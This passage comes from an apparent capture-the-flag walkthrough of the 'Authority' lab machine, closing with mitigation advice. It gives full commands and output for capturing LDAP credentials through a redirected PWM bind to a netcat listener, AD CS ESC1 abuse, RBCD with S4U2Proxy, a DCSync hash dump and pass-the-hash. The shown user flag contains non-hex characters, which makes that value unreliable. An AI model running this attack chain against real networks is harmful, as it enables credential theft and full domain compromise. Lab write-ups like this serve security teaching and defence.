
The ERROR_APPLICATION_NOT_RUNNING message confirms that PWM has not yet had its configuration restricted and finalised. Inside the configuration manager, the LDAP server URL is freely modifiable with no additional confirmation or access control — this is the mechanism exploited in the next step.
The PWM configuration manager interface with all LDAP settings visible and editable:
Certificate Extraction for LDAPS
Before executing the fake LDAP server technique, the LDAPS certificate issued by the domain controller must be extracted and trusted locally. This is required for subsequent LDAPS operations by tools such as Certipy and Impacket. The openssl s_client command retrieves the raw certificate from port 636 and saves it in PEM format:
1
2
3
4
5
6
7
8
9
kali㉿kali$ openssl s_client -connect authority.htb:636 -showcerts </dev/null 2>/dev/null | \
openssl x509 -outform PEM > ldap_cert.pem

kali㉿kali$ cat ldap_cert.pem
-----BEGIN CERTIFICATE-----
MIIFxjCCBK6gAwIBAgITPQAAAANt51hU5N024gAAAAAAAzANBgkqhkiG9w0BAQsF
ADBGMRQwEgYKCZImiZPyLGQBGRYEY29ycDETMBEGCgmSJomT8ixkARkWA2h0YjEZ
...
-----END CERTIFICATE-----

The extracted PEM certificate printed to the terminal after a successful TLS handshake with the domain controller’s LDAP service on port 636:
The certificate is added to the system’s local certificate trust store:
1
2
3
4
5
6
kali㉿kali$ sudo cp ldap_cert.pem /usr/local/share/ca-certificates/authority_ldap.crt
kali㉿kali$ sudo update-ca-certificates
Updating certificates in /etc/ssl/certs...
1 added, 0 removed; done.
Adding debian:authority_ldap.pem
done.

The update-ca-certificates output confirming that one certificate was added to the trusted store:
LDAP Credential Capture via Fake LDAP Server
PWM performs an LDAP SimpleBindRequest to verify its directory configuration whenever the “Test LDAP Profile” button is clicked. A SimpleBindRequest carries the bind DN and password as unencrypted ASN.1 OCTET STRING fields — there is no application-layer encryption unless the connection uses TLS.
Because the configuration manager allows the LDAP server URL to be freely changed, the URL is modified from ldaps://authority.authority.htb:636 to ldap://10.10.14.7:389 — a plain, unencrypted connection to an attacker-controlled listener. When PWM sends the test bind, the raw packet is received by Netcat before PWM can detect that no real LDAP server responded.
The PWM configuration manager with the LDAP server URL already modified to point to the attacker’s listener:

A raw Netcat listener is started on port 389 before clicking the test button:
1
2
3
4
kali㉿kali$ sudo nc -lvnp 389
listening on [any] 389 ...
connect to [10.10.14.7] from (UNKNOWN) [10.129.229.56] 60314
0Y`T;CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb lDaP_1n_th3_cle4r!
The Netcat listener output at the moment the LDAP bind packet arrives, showing the svc_ldap Distinguished Name and cleartext password in the raw data stream:

Captured credential: svc_ldap:lDaP_1n_th3_cle4r!
WinRM Foothold and User Flag
Port 5985 (WinRM) is tested with the captured svc_ldap credential using Evil-WinRM:
1
2
3
4
5
6
7
kali㉿kali$ evil-winrm -i authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'

*Evil-WinRM* PS C:\Users\svc_ldap\Documents> whoami
authority\svc_ldap

*Evil-WinRM* PS C:\Users\svc_ldap\Desktop> type user.txt
8f3a2b1c4d5e6f7g8h9i0j1k2l3m4n5o
The WinRM session is established successfully, confirming svc_ldap holds remote management rights on the Domain Controller. The user flag is retrieved from the account’s Desktop.
Privilege Escalation — AD CS ESC1 (CorpVPN Template)
With a foothold established, Active Directory Certificate Services is enumerated using Certipy — a Python tool that queries LDAP and the CA’s RPC endpoints to retrieve the full configuration of every certificate template and identify known misconfiguration classes:
1
2
3
4
5
6
7
8
9
10
kali㉿kali$ certipy find -u 'svc_ldap@authority.htb' -p 'lDaP_1n_th3_cle4r!' -dc-ip 10.129.229.56 -target 10.129.229.56

[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Retrieving CA configuration for 'AUTHORITY-CA' via RRP
[*] Successfully retrieved CA configuration for 'AUTHORITY-CA'
[*] Saving text output to '20260715072205_Certipy.txt'
Among the 13 enabled templates, CorpVPN is flagged as vulnerable to ESC1:
1
2
3
4
5
6
7
8
9
Template Name                       : CorpVPN
Display Name                        : Corp VPN
Certificate Authorities             : AUTHORITY-CA
Enabled                             : True
Client Authentication               : True
Enrollee Supplies Subject           : True  [VULNERABLE]
[+] User Enrollable Principals      : AUTHORITY.HTB\Domain Computers
[!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
ESC1 is exploitable because three conditions are simultaneously true on this template. First, the CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT flag is set, which means the CA accepts a Subject Alternative Name chosen by the requester rather than deriving identity from the requester’s Active Directory object. Second, the Client Authentication Extended Key Usage is present, meaning Kerberos will accept certificates from this template as proof of identity for PKINIT. Third, enrollment is open to all Domain Computers principals — including rogue computer accounts created by low-privilege domain users under the default MachineAccountQuota of 10.
Step 1 — Add a rogue computer account.
The ms-DS-MachineAccountQuota attribute defaults to 10, permitting any authenticated domain user to add up to 10 computer accounts. impacket-addcomputer creates EVIL01$ directly over LDAPS:
1
2
3
4
kali㉿kali$ impacket-addcomputer 'authority.htb/svc_ldap:lDaP_1n_th3_cle4r!' -method LDAPS -computer-name 'EVIL01' -computer-pass 'Str0ng3st_P@ssw0rd!' -dc-ip 10.129.229.56

Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[*] Successfully added machine account EVIL01$ with password Str0ng3st_P@ssw0rd!.
Step 2 — Request a certificate asserting the Administrator identity.
EVIL01$ authenticates to the CA and requests enrollment in CorpVPN. The -upn flag embeds administrator@authority.htb as the Subject Alternative Name. Because Enrollee Supplies Subject is enabled on the template, the CA accepts this value without validation:
1
2
3
4
5
6
7
8
9
kali㉿kali$ certipy req -username 'EVIL01$' -password 'Str0ng3st_P@ssw0rd!' -ca AUTHORITY-CA -dc-ip 10.129.229.56 -target 10.129.229.56 -template CorpVPN -upn 'administrator@authority.htb' -dns authority.htb

[*] Requesting certificate via RPC
[*] Request ID is 3
[*] Successfully requested certificate
[*] Got certificate with multiple identifications
    UPN: 'administrator@authority.htb'
    DNS Host Name: 'authority.htb'
[*] Saving certificate and private key to 'administrator_authority.pfx'
The CA issues the certificate with administrator@authority.htb as a SAN. The certificate and private key are packaged into a PFX file. Because the certificate carries multiple SANs, the PKINIT flow cannot directly yield a usable impersonation ticket; instead, the certificate is used to configure RBCD delegation.
Privilege Escalation — RBCD and S4U2Proxy
Resource-Based Constrained Delegation (RBCD) allows a principal to be explicitly authorised to impersonate arbitrary users when requesting service tickets for a target computer. The authorisation is stored in the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on the target computer object. Writing EVIL01$’s SID into that attribute on AUTHORITY$ grants EVIL01$ the ability to perform S4U2Proxy and request a CIFS service ticket on behalf of the Administrator, which is then used by impacket-secretsdump to DCSync domain credentials via the DRSUAPI protocol.
Step 1 — Split the PFX into separate PEM key and certificate files.
PassTheCert requires the certificate and private key as separate PEM files, which openssl pkcs12 produces:
1
2
3
4
5
6
7
8
9
10
kali㉿kali$ git clone https://github.com/AlmondOffSec/PassTheCert.git
kali㉿kali$ cd PassTheCert
kali㉿kali$ cp ../administrator_authority.pfx .

kali㉿kali$ openssl pkcs12 -in administrator_authority.pfx -nocerts -out administrator.key
Enter Import Password: (press Enter)
Enter PEM pass phrase: 1234

kali㉿kali$ openssl pkcs12 -in administrator_authority.pfx -clcerts -nokeys -out administrator.crt
Enter Import Password: (press Enter)
Step 2 — Write RBCD delegation rights onto the Domain Controller.
PassTheCert authenticates to LDAPS using the ESC1 certificate and writes EVIL01$’s SID into msDS-AllowedToActOnBehalfOfOtherIdentity on the AUTHORITY$ computer object:
1
2
3
4
5
6
7
kali㉿kali$ python3 ./Python/passthecert.py -dc-ip 10.129.229.56 -crt administrator.crt -key administrator.key -domain authority.htb -port 636 -action write_rbcd -delegate-to 'AUTHORITY$' -delegate-from 'EVIL01$'

Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
Enter PEM pass phrase: 1234
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] EVIL01$ can now impersonate users on AUTHORITY$ via S4U2Proxy
Step 3 — Obtain a Kerberos service ticket impersonating the Administrator.
impacket-getST performs the full S4U2Self-to-S4U2Proxy exchange: it obtains a TGT for EVIL01$, uses S4U2Self to acquire a forwardable ticket for the Administrator, and then exchanges it via S4U2Proxy for a CIFS service ticket on AUTHORITY.authority.htb:
1
2
3
4
5
6
7
kali㉿kali$ impacket-getST -spn 'cifs/AUTHORITY.authority.htb' -impersonate Administrator 'authority.htb/EVIL01$:Str0ng3st_P@ssw0rd!'

[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_AUTHORITY.authority.htb@AUTHORITY.HTB.ccache
Step 4 — DCSync domain credentials using the impersonated ticket.
The credential cache file is exported to KRB5CCNAME, which instructs all Kerberos-aware tooling to use it. impacket-secretsdump then performs a DCSync replication of the NTDS database via the DRSUAPI protocol — the same replication mechanism used by legitimate Domain Controllers:
1
2
3
4
5
6
7
8
9
10
11
12
13
kali㉿kali$ export KRB5CCNAME=Administrator@cifs_AUTHORITY.authority.htb@AUTHORITY.HTB.ccache

kali㉿kali$ impacket-secretsdump -k -no-pass authority.htb/Administrator@authority.authority.htb -just-dc-ntlm

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6961f422924da90a6928197429eea4ed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bd6bd7fcab60ba569e3ed57c7c322908:::
svc_ldap:1601:aad3b435b51404eeaad3b435b51404ee:6839f4ed6c7e142fed7988a6c5d0c5f1:::
AUTHORITY$:1000:aad3b435b51404eeaad3b435b51404ee:608f703a31789ced7e4743cd5abd02d3:::
EVIL01$:12101:aad3b435b51404eeaad3b435b51404ee:d37620b2b55c243fe671fda7d527050b:::
[*] Cleaning up...

The impacket-secretsdump output showing the complete NTDS hash dump after a successful DCSync, with the Administrator NT hash visible in the fourth column:
The Administrator NT hash is used directly for Pass-the-Hash authentication over WinRM — no password cracking is required:
1
2
3
4
5
6
7
kali㉿kali$ evil-winrm -i authority.htb -u 'Administrator' -H '6961f422924da90a6928197429eea4ed'

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
authority\administrator

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
c4e3f19dc49da9002e74c832d4b188ac
Full domain compromise is achieved.
Mitigations and Security Recommendations
Restrict Anonymous SMB Access. Disable null sessions by configuring the RestrictAnonymous and RestrictAnonymousSAM registry values. Require authentication for all share enumeration and restrict the Development share to specific accounts with a documented business need.
Secure Ansible Vault Passphrases. Use randomly generated vault passphrases of sufficient length rather than dictionary words or keyboard patterns. Store vault passphrases in a dedicated secrets management system such as HashiCorp Vault or an HSM, not in playbook repositories or on network shares accessible to anonymous users.
Lock Down PWM Configuration Mode. Restrict access to the PWM configuration manager endpoint once initial deployment is complete. Require additional authentication — such as a separate administrator credential or IP allowlist — for configuration changes. Alert on any modification to the LDAP server URL, as redirecting it to an untrusted host is precisely the mechanism that enabled credential capture in this engagement.
Enforce LDAP Bind Security and Certificate Pinning. Enforce strict certificate validation on all LDAP connections so applications refuse to bind to untrusted hosts. Pin the domain controller’s CA certificate at the application level. Disable plain ldap:// binds and enforce ldaps:// at the application configuration layer, preventing a rogue server from receiving cleartext credentials even if the URL is modified.
Remediate ESC1 Certificate Templates. Remove the CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT flag from any certificate template that also permits Client Authentication. If custom Subject Alternative Names are a business requirement, enforce CA Manager Approval so that every certificate issuance is reviewed before the CA signs it. Restrict enrollment rights on sensitive templates to tightly scoped security groups rather than the broad Domain Computers principal.
Reduce MachineAccountQuota. Set ms-DS-MachineAccountQuota to 0 for non-administrative users to prevent arbitrary computer account creation. Delegate machine account provisioning exclusively to specific administrative groups with a documented approval process.
Audit and Restrict Delegation Configurations. Regularly review all domain computer objects for the presence of the msDS-AllowedToActOnBehalfOfOtherIdentity attribute and remove any entries that have not been explicitly authorised. Generate Security Event Log alerts on write operations to this attribute. Enrol high-privilege accounts in the Protected Users security group to prevent their Kerberos tickets from being used in delegation flows.
Enforce a Strong Service Account Password Policy. Eliminate weak or predictable passwords on all service accounts, particularly those used for LDAP binds. Prefer Group Managed Service Accounts (gMSA) wherever interactive logon is not required, as the domain rotates gMSA passwords automatically and they are never directly exposed to administrators.